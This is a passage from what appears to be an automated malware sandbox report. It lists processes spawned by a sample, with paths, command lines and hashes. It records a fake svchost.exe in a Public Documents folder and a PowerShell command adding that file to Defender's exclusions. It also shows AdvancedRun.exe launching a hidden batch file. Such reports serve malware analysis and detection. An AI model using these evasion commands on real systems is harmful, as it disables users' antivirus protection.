Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 4560 Parent PID: 4568

General

Start time:	07:45:50
Start date:	22/02/2021

Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 432 -p 5604 -ip 5604
Imagebase:	0xd90000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6172 Parent PID: 7152

General

Start time:	07:45:51
Start date:	22/02/2021
Path:	C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe'
Imagebase:	0x4c0000
File size:	206848 bytes
MD5 hash:	A656F522F604872E02DAEE9DBC458D9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: WerFault.exe PID: 6188 Parent PID: 5604

General

Start time:	07:45:51
Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5604 -s 2060
Imagebase:	0xd90000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 4528 Parent PID: 556

General

Start time:	07:46:08
Start date:	22/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 5584 Parent PID: 6944

General

Start time:	07:46:35
Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe' -Force
Imagebase:	0x7ff64e5e0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 5440 Parent PID: 5584

General

Start time:	07:46:35
Start date:	22/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6684 Parent PID: 556

General

Start time:	07:46:41
Start date:	22/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: AdvancedRun.exe PID: 844 Parent PID: 6944

General

Start time:	07:46:41
Start date:	22/02/2021
Path:	C:\Users\user\AppData\Local\Temp\aae7ea5f-d28c-4ac0-af33-beecd9bd44c7\AdvancedRun.exe

Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\aae7ea5f-d28c-4ac0-af33-beecd9bd44c7\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\aae7ea5f-d28c-4ac0-af33-beecd9bd44c7\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs

Disassembly

Code Analysis